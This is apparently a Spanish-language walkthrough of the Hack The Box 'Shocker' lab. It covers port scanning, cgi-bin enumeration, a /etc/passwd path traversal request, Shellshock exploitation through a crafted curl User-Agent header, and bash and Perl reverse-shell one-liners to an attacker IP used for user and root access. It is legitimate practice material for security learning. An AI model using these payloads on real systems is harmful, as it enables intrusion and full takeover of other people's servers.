

Shocker

Máquina Linux fácil

Escaneo:

```
(kali@kali)-[~/machineshtb/Shocker]
$ nmap -Pn -p- --open 10.10.10.56 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 00:37 GMT
Nmap scan report for 10.10.10.56
Host is up (0.18s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 50.01 seconds

(kali@kali)-[~/machineshtb/Shocker]
$
```

Versiones:

```
(kali@kali)-[~/machineshtb/Shocker]
$ nmap -Pn -sCV -p80,2222 10.10.10.56 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-18 00:39 GMT
Nmap scan report for 10.10.10.56
Host is up (0.18s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.93 seconds

(kali@kali)-[~/machineshtb/Shocker]
$
```

Luego de realizar una búsqueda intensa ayudado de la versión de apache 2.4.18 busque exploit accedí a esto como último recurso, ya que ni gobuster ni escaneos por UDP en otros funcionaron, en la búsqueda encontré un exploit que permite hacer un path traversal abusando del directorio cgi-bin, pero este exploit no funciona.

Exploitation: Path Traversal


Request:

```
GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Apache directorio cgi-bin

Sin embargo, no pierdo la fe (je, je, je) y al buscar solo por cgi-bin me doy cuenta de que el directorio existe, pero no tengo permisos para acceder

10.10.10.56/cgi-bin/



Forbidden

You don't have permission to access /cgi-bin/ on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.56 Port 80

Ahora sí busco con gobuster

```
gobuster dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,sh," ""
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
Ahora sí busco con gobuster
er dir -u http://10.10.10.56/cgi-bin/ -w /usr/share/wordlists/dirbuster-2.3-medium.txt -t 100 -x html,php,txt,htm,xml

[+] Url: http://10.10.10.56/cgi-bin/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: xml,sh,,html,php,txt,htm
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htm (Status: 403) [Size: 298]
/.. (Status: 403) [Size: 294]
/.html (Status: 403) [Size: 299]
/user.sh (Status: 200) [Size: 119]
Progress: 212196 / 1764480 (12.03%)
```

```
10.10.10.56/cgi-bin/user.sh
Content-Type: text/plain
Just an uptime test script
20:33:15 up 58 min, 0 users, load average: 0.27, 0.16, 0.08
```

validando a fondo la salida este script pareciera que ejecuta el comando uptime

```
(kali@kali)-[~/machineshtb/Shocker]
$ uptime
01:43:38 up 1:13, 2 users, load average: 0.83, 1.34, 1.29
```

```
10.10.10.56/cgi-bin/user.sh
Content-Type: text/plain
Just an uptime test script
20:33:15 up 58 min, 0 users, load average: 0.27, 0.16, 0.08
```

Gobuster flag -f añadir slash

Como ya había realizado una máquina que afecta vulnerabilidad no recordé el parámetro -f de gobuster para añadir un / slash con este si se identifica el directorio cgi-bin

```
gobuster dir -u http://10.10.10.56/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,sh," " -f
```

```
[+] Add Slash: true
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htm/ (Status: 403) [Size: 291]
/.html/ (Status: 403) [Size: 292]
./ (Status: 200) [Size: 137]
/cgi-bin/ (Status: 403) [Size: 294]
/icons/ (Status: 403) [Size: 292]
Progress: 18207 / 1764480 (1.03%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 18307 / 1764480 (1.04%)
=====
Finished
=====
```

==shellshock - bashdoor CVE-2014-6271

Cuando se afecta el directorio cgi-bin es bueno validar una vulnerabilidad muy clásica mencionada en la serie mister robot llamada shellshock afecta a servidores apache Linux y permite ejecutar comandos de manera remota, también se conoce como Bashdoor. Básicamente, son un grupo de bugs basados en la Shell de UNIX El primero de estos bugs fue divulgado el 24 de septiembre de 2014, esta vulnerabilidad también se logra explotar en la máquina symfonos3 vulnhub.

Para validar si existe la vulnerabilidad hay que detectar si la Shell que corre en el servidor Linux que contiene el sitio web es antigua, dado que las versiones recientes de la Shell no son vulnerables, esto se basa en el escape o posibilidad de ejecutar comandos, empleando una cadena o serie de caracteres especiales. Si se imprime la siguiente cadena el equipo tiene una bash vulnerable de lo contrario no lo es, pruebo en mi máquina a modo de PoC

sintaxis

env variable='cadena exploit; comando'; comando a ejecutar si es vulnerable

env variablejemplo='() { :;; }; echo;' bash -c "server puteado"

```
(kali@kali)-[~/machines/vulnhub/symfonos3]
$ env variablejemplo='() { :;; }; echo;' bash -c "server puteado"
bash: line 1: server: command not found
```

Ejecutamos lo mismo en el servidor con ayuda de curl, este se puede hacer también con burpsuite y es más cómodo

```
curl -H 'User-Agent: () { :;; }; echo; bash -c "server puteado"' http://10.10.10.56/cgi-bin/user.sh
```

```
(kali@kali) [~/machineshtb/Shocker]
$ curl -H 'User-Agent: () { :}; echo; echo ;Es vulnerable?' 'http://10.10.10.56/cgi-bin/user.sh'
¿Es vulnerable?
Content-Type: text/plain
Just an uptime test script
21:33:46 up 1:58, 0 users, load average: 0.00, 0.00, 0.00

(kali@kali) [~/machineshtb/Shocker]
$
[easy] 0:bash 1:bash 2:bash- 3:bash*
```

curl -H 'User-Agent: () { :}; echo; /bin/bash -c "whoami"' 'http://10.10.10.56/cgi-bin/user.sh'

```
(kali@kali) [~/machineshtb/Shocker]
$ curl -H 'User-Agent: () { :}; echo; /bin/bash -c "whoami"' 'http://10.10.10.56/cgi-bin/user.sh'
shelly

(kali@kali) [~/machineshtb/Shocker]
$
[easy] 0:bash 1:bash 2:bash- 3:curl*
```

Con esto ejecutamos una reverse shell

curl -H 'User-Agent: () { :}; echo; /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.2/123 0>&1"' 'http://10.10.10.56/cgi-bin/user.sh'

```
(kali@kali) [~/machineshtb/Shocker]
$ curl -H 'User-Agent: () { :}; echo; /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.2/123 0>&1"' 'http://10.10.10.56/cgi-bin/user.sh'
```

```
(kali@kali) [~]
$ nc -lvp 123
listening on [any] 123...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.56] 32872
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
shelly@Shocker:/usr/lib/cgi-bin$
```

Mejoramos la bash y enumero la máquina

```
-rwxr-xr-x 1 root root 113 Sep 22 2017 user.sh
shelly@Shocker:/usr/lib/cgi-bin$ cat user.sh
#!/bin/bash
echo "20:33:15 up 58 min, 0 users, load average: 0.27, 0.16"
echo "Content-Type: text/plain"
echo ""
echo "Just an uptime test script"
echo
uptime
echo
echo
shelly@Shocker:/usr/lib/cgi-bin$
```

luego de enumerar encuentro que el usuario tiene el grupo lxd
id

```
shelly@Shocker:/home$ id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
shelly@Shocker:/home$
```

Escalada de privilegios via reverse shell perl

Validamos también binarios que se pueden ejecutar como root.

```
shelly@Shocker:/tmp$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
```

Como se puede ejecutar perl podemos usar una reverse shell y tenemos root

```
perl -e 'use Socket;$i="10.10.14.2";$p=1233;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
shelly@Shocker:/tmp$ perl -e 'use Socket;$i="10.10.14.2";$p=1233;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

```
(kali㉿kali)-[~/machineshtb/Shocker]
$ nc -lvp 1233
listening on [any] 1233 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.56] 60078
# whoami
root
# cat /root/root.txt
10f
#
```

Nota: Se intentó también la escalda vía lxd pero no funciona.

Conclusiones: Máquina realmente fácil si ya cuenta con experiencia explotando un shellshock de lo contrario el ingreso puede ser algo más complicado.